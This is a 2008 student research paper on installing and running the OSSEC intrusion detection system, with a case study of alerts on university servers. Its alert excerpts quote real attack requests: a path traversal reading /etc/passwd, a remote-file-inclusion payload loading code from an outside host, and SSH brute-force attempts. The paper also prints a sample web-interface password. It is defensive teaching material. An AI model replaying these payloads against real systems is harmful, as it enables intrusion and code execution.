OSSEC Open Source Security

Name: Mike Freemon
Course: CSC570G Linux Implementation/Administration Practicum
Instructor: Tulio Llosa
Semester: Fall 2008

Introduction

For my research paper, I chose to study the OSSEC (Open Source Security) software. This paper consists of several sections, starting with a description of what OSSEC is, its architecture, and my rationale for using Linux. Additional details are then explored, including OSSEC software requirements, the installation process, file locations, and instructions on how to run it. Next, I delve into applicability for industry use, the current user base, related software, improving availability, backup strategies and disaster recovery.

I then introduce and describe in detail a case study I performed, where I installed OSSEC using the server-agent approach on 21 Internet-accessible servers. I discuss some of the attacks detected and my observations, both of the OSSEC software and of the nature of Internet-based threats for which OSSEC can be an effective tool.

The paper closes with conclusions and the bibliography. An appendix is attached which contains the interactive session log of the complete installation process, with highlighting to focus attention on key aspects of the installation process.

Description

OSSEC is a host-based instruction detection system (HIDS). Host-based IDSs function by monitoring events from inside the server rather than by inspecting network packets as they travel between machines. This exposes a wealth of information not available to network-based IDSs since encrypted traffic is available to the host-based system in plaintext form. OSSEC is open source, runs on nearly every operating system, and has active user and developer communities behind it.

OSSEC has a sophisticated analysis engine that performs the following functions:

- Rootkit Detection
- System Integrity Checking
- Log File Monitoring
- Alert Generation
- Active Response

A rootkit is unauthorized software installed into an operating system by an adversary with the dual goals of ensuring continued privileged access to the system and hiding its own existence from other processes and users on the system. OSSEC uses a number of techniques to detect the presence of a rootkit.

OSSEC validates the integrity of the system by monitoring the files within critical directories on the file system such as `/etc`, `/bin`, and `/sbin`. OSSEC calculates both MD5 and SHA1 hashcodes for the files in those directories and maintains them in a database. If those hashcodes change, an alert is generated.

OSSEC reads and parses log messages in real time, looking for suspicious events. Typical log files monitored include:

```
/var/log/messages
/var/log/secure
/var/log/vsftpd.log
/var/log/maillog
/var/log/httpd/access_log
/var/log/httpd/error_log
```

Support for a large variety of log file formats are provided by OSSEC out-of-the-box. The specific list can be found at http://www.ossec.net/wiki/index.php/Supported-Logs. Additionally, decoders can be customized and plugged into OSSEC to provide support for custom log formats, such as those written by in-house developed applications.

When an event is detected for which an alert to a system or security administrator needs to be sent, OSSEC can use one of several methods, including emails, SMS messages, pagers, etc.

Further, OSSEC can be configured to take immediate action if necessary. For example, if a brute force attack is detected against the SSH daemon, OSSEC can dynamically insert a rule into the iptables firewall to block subsequent traffic from the offending IP address. This is termed “Active Response” in OSSEC terminology, and is a very powerful feature which qualifies OSSEC not only as an IDS but as an Intrusion Prevention System (IPS) as well. With that power comes

the risk of unintended consequences, so its enablement and use should be carefully considered. However, my experience with this feature has been very positive. OSSEC is not limited to just modifying firewall rules. It can also update the `hosts.deny` file, lock a user account, etc. In fact, this facility merely executes a shell script, so quite literally any action can be taken by OSSEC in response to an alert.

The configuration of the alerts, email notifications, and active responses are defined by a set of rules written in a very expressive rules language, coded as XML files. Customizing these rules for specific site needs is straightforward.

The OSSEC development team also provides a web interface that displays agent status information, alert statistics, and an alert search facility that provides for the filtered display of alerts, both current and historical. This is a traditional Apache web application written in PHP, and is provided as an optional component via a separate download and installation process.

The home page for OSSEC is at http://www.ossec.net.

Architecture

There are two main ways to configure OSSEC: Local and Server-Agent.



Figure 1. OSSEC Processes for a "Local" Installation (credit: http://www.ossec.net/ossec-docs/ossec-hids_oahmet_eng.pdf)

In Local mode (also referred to as Standalone mode), all OSSEC processing occurs within the single host being monitored (see Figure 1). This is useful if there is just a single server to be monitored.

The processes running while in Local mode are:

`ossec-logcollector`	Reads Log Files
`ossec-syscheckd`	Check System Integrity and Rootkit Detection
`ossec-analysisd`	Analysis Engine
`ossec-execd`	Executes the Active Response Scripts
`ossec-maild`	Send Email Notifications

However, most sites elect to monitor a number of servers. In this case, the Server-Agent mode is recommended (see Figure 2).



Figure 2. OSSEC Processes in a "Server-Agent" Installation (credit: http://www.ossec.net/ossec-docs/ossec-hids_oahmet_eng.pdf)

In Server-Agent mode, lightweight agents run in all the monitored servers, and they forward events across the network to a single, centralized OSSEC server (which monitors itself as well). The analysis engine runs on the centralized server, which generates the alerts and sends email notifications.

The same processes exist in Server-Agent mode as in Local mode, but include the following as well:

`ossec-agentd`	[in the agent]	Sends Events to the Server
`ossec-remoted`	[in the server]	Receives Events from the Agents
`ossec-monitord`	[in the server]	Monitors Agents' Status (not pictured)

This configuration is preferred when monitoring multiple servers because events can be correlated across hosts. What this means is that OSSEC has the ability to detect types of attacks that would otherwise go unnoticed by a HIDS analyzing data from just a single host. An example of this is provided later in this report, where an attacker tries to compromise a single account on many different servers at the same time.

The Server-Agent deployment is also easier to maintain. The alert rules reside in only one location, email notifications originate from just one machine, etc.

An additional advantage is that analysis processing is offloaded from the monitored servers. Depending on the existing workload on the monitored machines, this can be an important consideration.

The network communication between agents and the server is secure. All traffic is encrypted. Further, public-key cryptography is used to ensure the integrity and privacy of the OSSEC communications. The process for adding each new agent to the OSSEC environment involves creating a public/private key pair on the server, then copying and pasting the public key into the agent.

OSSEC also supports the situation in which only log monitoring is desired (but not system integrity checking or rootkit detection). In this case, the syslog facility can simply send its log records across the network (unencrypted) to the OSSEC server, and OSSEC will include them in its analysis. This is represented in the lower left-hand box of Figure 2.

Rationale for using Linux

The OSSEC Server runs on Linux, Solaris, *BSD, AIX, HP-UX, and Mac. Therefore, I could have chosen any of those as the operating system on which to run OSSEC. The main reason I selected Linux (other than being a specific requirement for this research paper) is because Linux is stable, secure, performs well, and is free. Linux is a natural platform for this type of functionality.

Requirements

The following requirements and prerequisites must be satisfied in order to run OSSEC.

Operating Systems. The OSSEC Server runs on Linux, Solaris, *BSD, AIX, HP-UX, and Mac. The OSSEC Agent will run on those same systems, plus Windows 2000, XP, 2003, and Vista. A complete list is here: http://www.ossec.net/wiki/index.php/Supported_Systems.

Software Prerequisites. The OSSEC installation process will build the binaries from source, therefore compilers and related development utilities must already be installed. In practice on Linux, this means gcc and glibc. For Windows, binaries are distributed for the OSSEC Agent, so no special prerequisites exist.

The software prerequisites for the OSSEC Web Interface are OSSEC (version 0.9 or higher) and Apache with PHP (version 4.1 or higher; or version 5.0 or higher).

The requirements for the network depend on what type of OSSEC installation is planned, Local or Server-Agent. In both cases, it is recommended to have an SMTP mail server available to which OSSEC can send email notifications.

For the Server-Agent configuration, UDP port 1514 must be allowed to flow between the agents and the server, so any network or host-based firewall rules may need to be adjusted accordingly. If regular syslog messages are being routed to the server, port 514 will need to be opened up to the server as well. Both of these port numbers are configurable.

For the OSSEC Web Interface, HTTP traffic (port 80 by default) is required between the administrator's browser and the OSSEC Server. However, this does ***not*** mean that web traffic should necessarily be allowed into the OSSEC Server. Personally, I prefer to use an SSH tunnel with PuTTY to pass that traffic between my local machine and the OSSEC server. Another good alternative is to VNC (again via an SSH tunnel) and run a browser locally on the OSSEC Server. Maintaining tight security on the OSSEC Server is of the utmost importance.

Installation

Installation of OSSEC is very straightforward. The "Local" type of installation is described here. The "Server" install is very similar. The "Agent" install is significantly easier.

Installing OSSEC

Download the tarball.

```
# wget http://www.ossec.net/files/ossec-hids-1.6.1.tar.gz
```

Use `sha1sum` to verify the integrity of the download, i.e. that the contents of the file has not been tampered with.

```
# sha1sum ossec-hids-1.6.1.tar.gz
```

Unzip the tarball and execute the installation script.

```
# tar -zxvf ossec-hids-1.6.1.tar.gz
# cd ossec-hids-1.6.1
# ./install.sh
```

The user-supplied values for the installation script in my case were:

language:	english
type of installation:	local
installation directory:	/var/ossec
email notifications:	yes
email address:	mfreemon@uis.edu
SMTP server:	uismail8.uis.edu
run the integrity check domain:	yes
run the rootkit check domain:	yes
enable active response:	yes
enable firewall drop response:	yes
whitelist:	10.101.10.32 10.101.10.33

The complete installation log is included below as an appendix to this report.

Verify that the OSSEC processes will be started during the boot sequence.

```
# chkconfig --list|grep ossec
ossec           0:off   1:off   2:on    3:on    4:on    5:on    6:off
```

Start OSSEC now.

```
# service ossec start
Starting OSSEC:               [  OK  ]
```

Installing OSSEC Web Interface

Download the tarball.

```
# wget http://www.ossec.net/files/ui/ossec-wui-0.3.tar.gz
```

Use `sha1sum` to verify the integrity of the download, i.e. that the contents of the file has not been tampered with.

```
# sha1sum ossec-wui-0.3.tar.gz
```

Unzip the tarball, move the files to Apache's `DocumentRoot`, fix up the file ownership, and create a symbolic link.

```
# tar -zxvf ossec-wui-0.3.tar.gz
# mv ossec-wui-0.3 /var/www/html/
# cd /var/www/html
# chown -R apache:apache ossec-wui-0.3
# ln -s ossec-wui-0.3 ossec
```

Execute the setup script.

```
# cd /var/www/html/ossec
# ./setup.sh
```

Specify whatever username and password you want. I used:

Username: regis
Password: x99tz4

This creates a `.htaccess` file controlling access to the OSSEC web application. In other words, you'll have to provide that userid and password for browser access to the OSSEC web application.

Add the following lines the the Apache configuration file (by default `/etc/http/conf/httpd.conf`) to allow the `.htaccess` file (created in the prior step) to be used:

```
<Directory /var/www/html/ossec>
    AllowOverride All
</Directory>
```

Add the Apache user to the ossec group.

Before:
```
[root@mfreemon etc]# grep ossec /etc/group
ossec:x:564:
```
After:
```
[root@mfreemon etc]# grep ossec /etc/group
ossec:x:564:apache
```

Restart Apache.

```
[root@mfreemon etc]# service httpd restart
Stopping httpd:                            [  OK  ]
Starting httpd:                            [  OK  ]
```

At this point, the OSSEC Web Interface is up and available. Start a browser with the necessary connectivity and enter `http://host:port/ossec` as the URL location. Use the userid and password you specified for the `.htaccess` file.

Locations and Instructions on How to Run

All OSSEC related files (except for the web interface application) are located in `/var/ossec`. Many of the OSSEC processes are `chroot`'d to this location.

The main configuration file is at `/var/ossec/etc/ossec.conf`.

The alert definitions are located at `/var/ossec/rules/*`. Overriding or creating new rules should always be done in `local_rules.xml`.

The OSSEC log file is at `/var/ossec/logs/ossec.log`. This is the first place to look if OSSEC is not behaving as expected.

Running the OSSEC software is simply a matter of starting and stopping the services, which is done using the normal Linux mechanisms.

```
# chkconfig –level 35 ossec on

# service ossec stop|start|restart|status
```

Industry Use

Host-based Intrusion Detection software generally, and OSSEC specifically, is applicable for all private-sector companies, regardless of industry segment, as well as academic institutions, government agencies, etc.

There is no reason not to deploy it on virtually every server in the environment, although I could envision some exceptions to this rule, such as tightly-controlled, performance critical systems, air-gapped systems, etc.

There may even be an argument supporting the inclusion of this type of functionality in the operating system itself, although I've said that for years about antivirus software, and that hasn't happened yet.

Current Users

It is standard policy in most companies to not expose specific information about the computer and network security measures they have in place. As a result, it is difficult to enumerate a list of companies currently using OSSEC. The OSSEC website does mention two Brazilian companies by name (http://www.ossec.net/wiki/index.php/Cases:users):

- Resenet
- Embratel

However, there is plenty of circumstantial evidence to suggest a much wider deployment of OSSEC. This page (http://www.ossec.net/wiki/index.php/Cases) contains a number of testimonials in support of OSSEC, some of whom are corporate professionals.

There are more than 5,000 downloads per month (http://www.ossec.net/main/about), which suggests a must wider deployment as well. This same page states that OSSEC is being used by Internet service providers, universities, governments, and large corporate data centers.

Almost two years ago (March 2007), LinuxWorld selected OSSEC as the number one open source security tool, citing its rapid growth in the enterprise. The article further states that OSSEC "has been gaining widespread use and is quickly being deployed within organizations around the world" (http://www.linuxworld.com/news/2007/031207-top-5-security.html).

Related Software

Other software packages that provide similar functionality include:

- Tripwire (commercial project, http://www.tripwire.com)
- Samhain (http://la-samhna.de/samhain/index.html)
- Monit (http://mmonit.com/monit)
- Osiris (http://osiris.shmoo.com)
- Aide (http://sourceforge.net/projects/aide)
- Third Brigade (http://thirdbrigade.com)

Third Brigade also owns OSSEC and offers commercial support for it.

Using Linux to improve Security, Availability, Load Balancing

There are several ways to use Linux to make OSSEC more secure, available, and load balanced.

First, use the Server-Agent approach, which offloads processing away from the servers being monitored. This improves performance of the monitored servers, and improves the security of the OSSEC environment, since a compromise of an agent machine will not impact the OSSEC Server or its processing.

Dedicate a separate Linux server to function as the OSSEC Server. Maintain strict security policies on that machine, and enforce all the common security-related best practices, such as shutting down unneeded services, default deny rules on the local firewall, applying all the relevant security patches in a timely manner, etc.

Agent servers are not dependent on the OSSEC Server's availability, so ensuring high availability via high-end redundancy techniques such as dual servers and network-based load balancing of the OSSEC Server is not a major concern. Using RAID drives for data protection may be enough in most cases. Network bandwidth does not appear to be an issue as scale (the number of agents) increases.

The main concern with scaling up is with the storage of alerts on the OSSEC Server. By default, OSSEC stores alerts in regular flat files. As the number of agents increase, that approach becomes a bottleneck. Previous OSSEC users on the mailing lists have described their solutions, for which the common theme is to use MySQL to store the alerts and partition the database across devices.

Backup Strategy and Disaster Recovery

All of the data associated with OSSEC is on the OSSEC Server, in `/var/ossec`, and a corresponding MySQL database if that is being used.

Any appropriate backup technique can be used to backup the server, from high end products like Tivoli from IBM, to simple cron jobs that `tar` up critical directories.

It is important to move those backups offsite, either physically or across the network, just in case the disaster takes out the entire building where the server is located.

If the data is stored in MySQL, and the backup process happens while the database is online, then it's important to "checkpoint and externalize" the data in the database so a good copy of the data is obtained. One way to do this is to run the `mysqldump` command to backup a valid copy of the data to an ASCII file.

```
# mysqldump -u dbuser -pXXXXX --opt ossecdb >$outfile
```

Case Study

Since November 18, 2008, I have been running OSSEC on 21 servers at my workplace on the Urbana-Champaign campus of the University of Illinois. I am using a Server-Agent configuration, with one OSSEC Server and 20 servers running the OSSEC Agent. These servers provide a variety of different types of services, include wiki servers, development servers, source code repository servers, etc. All of these servers have direct connectivity to the public Internet and have public IP addresses and DNS names.

Observations from the Case Study

Automatic Updates

One of the main features of the system integrity checking that OSSEC performs is that it will compute checksums of critical files and compare those checksums with known good values. If different, an alert is generated. At the same time, one of the best practices for system administrators is to always apply the latest security patches. In our environment, we typically will enable automatic updates via either the yum or up2date facilities. This results is a large number of updates to monitored file, which triggers a correspondingly large number of alerts. These are false positives. False positives should be avoided as much as possible to mitigate the risk that administrators will start ignoring alert notifications (e.g. "crying wolf").

I spent some time thinking over this issue and brainstorming a few ideas. I sent an email the to OSSEC mailing list summarizing my thoughts. Several others on the mailing list expressed similar requirements and ideas.

It's a difficult problem for the OSSEC team to address because of the number of platforms they support and the wide variety of approaches used by those platforms to implement automatic updates.

In the end, any "very secure" solution, i.e. one which guarantees with certainty that alerts are suppressed for *only* authorized updates, would take a considerable amount of time to implement, and so was outside the scope of what I could accomplish during this research project.

The interim solution that I implemented essentially establishes a "cone of silence", a time period during which file integrity alerts will not be send via an email notification. Since the window for yum automatic updates is from 4 AM to, roughly, 7 AM, I created a "quiet period" from 4 AM to 8 AM. The specific OSSEC rule to accomplish this is:

```
<rule id="100000" level="0">
  <if_group>syscheck</if_group>
  <time>4 am - 8 am</time>
  <description>
      Ignoring syscheck between 4A and 8A
  </description>
</rule>
```

To ensure that no residual file integrity violations are detected after 8 AM, I force a system integrity check at 7.15 AM (which always completes before 8 AM).

```
[root@shark rules]# crontab -l
SHELL=/bin/bash
15 7 * * * /var/ossec/bin/agent_control -r -a
```

This approach ensures that no false positives are reported. The primary weakness of this solution is that legitimate file integrity violations during this period of time are also not emailed to administrators.

All other types of alerts will still be emailed as necessary.

Reducing Email Alerts

The default rules provided by OSSEC are very good. But almost by definition, they have to be generally applicable to a wide variety of environments. As a result, they tend to be "safe" rules, which end up generating alerts for conditions that are "known good". A good example of this is rule 1002, which is especially noisy.

Rule 1002 generates an alert for any log message that contains "bad words" (defined as a message containing the words failure, error, attack, illegal, denied, refused, unauthorized, fatal, etc.).

When we implemented TCP wrappers on our classroom virtual machines, I started getting email alerts every time another system attempted (and failed) to connect to NIS on my machine. To suppress these emails, I added a rule to look for the specific string format for this message, and told OSSEC not to send an email with the `no_email_alert` option. The complete is rule is:

```
<rule id="100100" level="2">
  <if_sid>1002</if_sid>
  <program_name>^portmap</program_name>
  <regex>
      connect from \d+.\d+.\d+.\d+ to callit\(ypserv\):
      request from unauthorized host
  </regex>
  <options>no_email_alert</options>
  <description>NIS connection attempt failed</description>
</rule>
```

Over time, a number of these types of rules build up to accommodate your specific environment.

Brute Force Attempts

It is staggering the number of SSH brute force attempts that are occurring all the time against publically accessible servers. During the 24 hour period on Monday, November 24, 2008, on the 20 servers I was monitoring, there were:

771	PAM authentication failures
120	SSHD authentication failures (good userid but bad password)
1266	SSHD invalid users (bad userid)
788	"other" authentication failures (i.e. not parsed as one of the above)

These events triggered 338 brute force attempt alerts from 7 unique IP addresses. There is some double counting in these numbers, because a bad password can trigger both a PAM failure message and an SSHD failure message, but the number of real attempts is still impressive. It is also impossible to precisely delineate what constitutes a "single" attack attempt. For example, how many attack scripts were running on attacking machine w.x.y.z? There is no way to know using only information from our target servers.

It is worth keeping in mind that Active Response was enabled during this period of time. Once the brute force attempt was detected, OSSEC inserted an iptables rule to block all traffic from the offending IP address. This block remained active for 10 minutes, after which the iptables rule was deleted. This happened 97 times in aggregate across all the servers on the Monday in question. This effectively interrupts the attack script, reduces risk of a successful compromise, and reduces the workload on the servers. I later increased the duration of the iptables block from 10 minutes to 4 hours.

Attack Attempt #1

On December 7, I received several alerts of the following type:

```
OSSEC HIDS Notification.
2008 Dec 07 07:38:49

Received From: (mywiki) 141.142.234.11-
>/var/log/httpd/access_log
Rule: 31106 fired (level 12) -> "A web attack returned code
200 (success)."
Portion of the log(s):

208.97.130.21 - - [07/Dec/2008:07:38:47 -0600] "GET
/wiki/MediaWiki_Servers/file.php?var=../../../../../../../.
./../../../../../../etc/passwd%00 HTTP/1.1" 200 9651 "-"
"libwww-perl/5.803"
```

As an illustration, Figure 3 shows how this alert appears in the email notification received by administrators.

Figure 3. An OSSEC Email Alert Notification

The following figure (Figure 4) shows the same alert in the OSSEC Web Interface.

Figure 4. The OSSEC Web Interface

The HTTP status code 200 (which indicates a successful request) escalates the alert to level 12. OSSEC is warning of a possibly successful attack against the server.

Some investigation revealed that this is a well known PHP vulnerability. http://packetstormsecurity.org/papers/attack/web_vuln-en.txt

Additional testing revealed that MediaWiki (the application that processed this request) ignores the extraneous information on the HTTP request. I recreated the attack from my own workstation to confirm that the attacker did not, in fact, gain access to the `/etc/passwd` file.

Attack Attempt #2

On November 29, I received the following level 12 alert:

```
OSSEC HIDS Notification.
2008 Nov 29 07:24:22

Received From: (mywiki) 141.142.234.11-
>/var/log/httpd/access_log
Rule: 31106 fired (level 12) -> "A web attack returned code
200 (success)."
Portion of the log(s):

64.38.51.98 - - [29/Nov/2008:07:24:20 -0600] "GET
/wiki/?autoLoadConfig[999][0][autoType]=include&autoLoadCon
fig[999][0][loadFile]=http://phoenixgc.net/help/bo.do?%0D??
HTTP/1.1" 200 11822 "-" "libwww-perl/5.79"

 --END OF NOTIFICATION
```

This is a Zen Cart attack. Zen Cart is server-side software for online commerce. This particular attack is used to execute arbitrary (attacker provided) code on the server. For more information regarding the vulnerability, see http://cve.mitre.org/cgi-bin/cvename.cgi?name=2006-4215.

This is not a real threat, since Zen Cart is not running on these servers. Additional testing revealed that MediaWiki ignores the `autoLoadConfig` parameter, and returns the page it normally would have, resulting in the 200 status code.

Attack Attempt #3

This attack detection illustrates the power of OSSEC to correlate events from multiple servers simultaneously.

```
OSSEC HIDS Notification.
2008 Dec 12 21:07:55

Received From: (csd-wiki) 141.142.234.100->/var/log/secure
Rule: 5712 fired (level 10) -> "SSHD brute force trying to
get access to the system."
Portion of the log(s):

Dec 12 21:08:24 csd-wiki sshd[8629]: Failed password for
invalid user test from 218.56.61.114 port 38309 ssh2
Dec 12 21:07:53 pkirack12 sshd[2029]: Invalid user test
```

```
from ::ffff:218.56.61.114
Dec 12 21:07:53 pkirack15 sshd[26786]: Invalid user test
from ::ffff:218.56.61.114
Dec 12 21:08:21 ncdir-wiki sshd[6230]: Invalid user test
from 218.56.61.114
Dec 12 21:07:53 pkirack11 sshd[15802]: Invalid user test
from ::ffff:218.56.61.114
Dec 12 21:07:53 mywiki sshd[15240]: Invalid user test from
218.56.61.114
Dec 12 21:08:22 csd-wiki sshd[8629]: Invalid user test from
218.56.61.114
```

In this case, the attack script was trying at gain access to the user account "test" on multiple servers concurrently. A host-based IDS running independently on each of these machines would not have been able to ascertain the true nature of the threat. OSSEC, because it was running in Server-Agent mode, was able to correlate these related events coming from the same source IP address and issue the appropriate alert.

Conclusion

OSSEC Open Source Security has proven to be a high quality software package meeting and in some cases exceeding my expectations. As observed during the case study, hosts connected to the Internet are under constant attack. Although there are a few nuances and opportunities for improvement, this software would be a quality addition to any security administrators arsenal for defending a corporation’s data center against Internet-based threats.

Bibliography

Hay, Andrew, Daniel Cid, Rory Bray. OSSEC Host-Based Intrustion Detection Guide. Syngress Publishing, Inc. 2008.

This is the definitive source of information about OSSEC in print. Daniel Cid is the creator and main developer of OSSEC. This is a manual covering an extensive range of topics, including motivation, architecture, installation, configuration, rules definition, active response, and the web user interface.

OSSEC Website. Third Bridage, Inc. December 11, 2008. <http://www.ossec.net>

This is the main website for OSSEC. It contains the software itself, documentation, FAQs, wiki, mailing lists, bugzilla, and developer blogs.

Hines, Eric. *"Top 5 open source security tools in the enterprise"*. LinuxWorld website. March 12, 2007. <http://www.linuxworld.com/news/2007/031207-top-5-security.html>

LinuxWorld selected OSSEC as the number one open source security tool. This article goes on to describe its popularity and briefly summarizes the functionality of the software.

Appendix A

What follows is the complete installation log for the installation of OSSEC on my CSC570G virtual machine. User input is in bold. Noteworthy lines are highlighted.

```
[root@mfreemon ossec-hids-1.6.1]# whoami
root
[root@mfreemon ossec-hids-1.6.1]# pwd
/root/ossec-hids-1.6.1
[root@mfreemon ossec-hids-1.6.1]# ls
active-response  CONFIG   CONTRIB  etc      install.sh  README
BUGS             contrib  doc      INSTALL  LICENSE     src
[root@mfreemon ossec-hids-1.6.1]# ./install.sh

  ** Para instalaÃ§Ã£o em portuguÃªs, escolha [br].
  ** è¦ä½¿ç¨ä¸æè¿¡å®è£, è¯·é©© [cn].
  ** Fur eine deutsche Installation wohlen Sie [de].
  ** ÎÎ¹Î± ÎµÎ³Î°Î±ÏÎ¬ÏÏÎ±ÏÎ· ÏÏÎ± ÎÎ»Î»Î·Î½Î¹Î°Î¬, ÎµÏÎ¹Î»Î¾ÏÎµ [el].
  ** For installation in English, choose [en].
  ** Para instalar en EspaÃ±ol , eliga [es].
  ** Pour une installation en franÃ§ais, choisissez [fr]
  ** Per l'installazione in Italiano, scegli [it].
  ** æ¥æ¬èªã§ã¤ã¹ãã¼ã«ãã¾ãï¼é¸æãã¦ä¸ãããï¼[jp].
  ** Aby instalowaÄ w jÄzyku Polskim, wybierz [pl].
  ** ÐÐ»Ñ Ð¸Ð½ÑÑÑÑÐ°ÑÐ¸Ð¹ Ð¿Ð¾ ÑÑÑÐ°Ð½Ð¾Ð²Ð°Ðµ Ð½Ð° ÑÑÑÑÐ°Ð¾Ð¼ ,Ð²Ð²ÐµÐ´Ð¸ÑÐµ
[ru].
  ** Za instalaciju na srpskom, izaberi [sr].
  ** TÃ¼rkÃ§e kurulum iÃ§in seÃ§in [tr].
  (en/br/cn/de/el/es/fr/it/jp/pl/ru/sr/tr) [en]: <enter>

 OSSEC HIDS v1.6.1 Installation Script - http://www.ossec.net

 You are about to start the installation process of the OSSEC HIDS.
 You must have a C compiler pre-installed in your system.
 If you have any questions or comments, please send an e-mail
 to dcid@ossec.net (or daniel.cid@gmail.com).

  - System: Linux mfreemon 2.6.9-55.ELsmp
  - User: root
  - Host: mfreemon


  -- Press ENTER to continue or Ctrl-C to abort. --


1- What kind of installation do you want (server, agent, local or help)? local

  - Local installation chosen.

2- Setting up the installation environment.

 - Choose where to install the OSSEC HIDS [/var/ossec]: <enter>

    - Installation will be made at  /var/ossec .

3- Configuring the OSSEC HIDS.

  3.1- Do you want e-mail notification? (y/n) [y]:
```

```
 - What's your e-mail address? mfreemon@uis.edu

 - We found your SMTP server as: uismail8.uis.edu.
 - Do you want to use it? (y/n) [y]: <enter>

 --- Using SMTP server:  uismail8.uis.edu.

3.2- Do you want to run the integrity check daemon? (y/n) [y]: <enter>

 - Running syscheck (integrity check daemon).

3.3- Do you want to run the rootkit detection engine? (y/n) [y]: <enter>

 - Running rootcheck (rootkit detection).

3.4- Active response allows you to execute a specific
     command based on the events received. For example,
     you can block an IP address or disable access for
     a specific user.
     More information at:
     http://www.ossec.net/en/manual.html#active-response

 - Do you want to enable active response? (y/n) [y]: <enter>

   - Active response enabled.

 - By default, we can enable the host-deny and the
   firewall-drop responses. The first one will add
   a host to the /etc/hosts.deny and the second one
   will block the host on iptables (if linux) or on
   ipfilter (if Solaris, FreeBSD or NetBSD).
 - They can be used to stop SSHD brute force scans,
   portscans and some other forms of attacks. You can
   also add them to block on snort events, for example.

 - Do you want to enable the firewall-drop response? (y/n) [y]: <enter>

   - firewall-drop enabled (local) for levels >= 6

 - Default white list for the active response:
    - 192.168.118.1
    - 10.101.10.32
    - 10.101.10.33

 - Do you want to add more IPs to the white list? (y/n)? [n]: <enter>

3.6- Setting the configuration to analyze the following logs:
  -- /var/log/messages
  -- /var/log/secure
  -- /var/log/xferlog
  -- /var/log/vsftpd.log
  -- /var/log/maillog
  -- /var/log/httpd/error_log (apache log)
  -- /var/log/httpd/access_log (apache log)
  -- /etc/httpd/logs/access_log (apache log)
  -- /etc/httpd/logs/error_log (apache log)

- If you want to monitor any other file, just change
  the ossec.conf and add a new localfile entry.
  Any questions about the configuration can be answered
  by visiting us online at http://www.ossec.net .
```

```
   --- Press ENTER to continue ---


5- Installing the system
 - Running the Makefile

 *** Making zlib (by Jean-loup Gailly and Mark Adler)  ***
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/external/zlib-1.2.3'
gcc -c -g -Wall -I../../ -I../../headers  -DDEFAULTDIR=\"/var/ossec\" -DLOCAL -
DUSE_OPENSSL     -DARGV0=\"zlib\" -DXML_VAR=\"var\" -DOSSECHIDS *.c
ar cru libz.a *.o
ranlib libz.a
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/external/zlib-1.2.3'
make[1]: Entering directory `/root/ossec-hids-1.6.1/src/external/zlib-1.2.3'
cp -pr zlib.h zconf.h ../../headers/
cp -pr libz.a ../
make[1]: Leaving directory `/root/ossec-hids-1.6.1/src/external/zlib-1.2.3'



 *** Making os_xml ***

